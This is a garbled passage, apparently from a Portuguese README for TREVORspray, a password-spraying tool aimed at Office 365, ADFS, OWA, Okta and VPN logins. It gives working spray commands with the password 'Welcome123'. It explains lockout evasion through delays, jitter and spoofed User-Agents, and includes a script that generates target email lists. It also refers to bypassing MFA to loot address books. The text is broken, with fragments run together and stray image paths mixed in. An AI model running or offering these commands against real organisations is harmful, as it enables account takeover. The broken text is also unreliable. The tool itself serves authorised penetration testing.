
msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh ou --subnetUser-Agent e outras assinaturas para parecer tráfego de autenticação legítimo--delay, --jitter e --lockout-delay entre solicitações para contornar contramedidas de bloqueio--no-loot)
--recon com os seguintes recursos:
--recon e --users):
OneDriveAzure Seamless SSOcorp.com e realize um spray para ver se a configuração padrão funciona. Geralmente funciona.token_endpoint com --recon corp.com. O token_endpoint é a URL contra a qual você estará fazendo spray (com a opção --url).token_endpoint + formato de e-mail.
corp.com, pode não ser tão fácil quanto fazer spray em corp.com. Você pode descobrir que a empresa-mãe da Corp, Evilcorp, possui o tenant Azure deles, o que significa que você precisa fazer spray contra o token_endpoint do evilcorp.com. Além disso, você pode descobrir que o domínio interno de corp.com, corp.local, é usado em vez de corp.com.[email protected] contra o token_endpoint de corp.com, você está fazendo spray com [email protected] contra o de evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...

trevorspray --recon evilcorp.com -u emails.txt --threads 10
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n seja especificado)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
Quando o TREVORspray ignora com sucesso o MFA e recupera um Catálogo de Endereços Offline (OAB), o catálogo é baixado no formato LZX para ~/.trevorspray/loot. LZX é um algoritmo de compressão antigo e desagradável usado pela Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
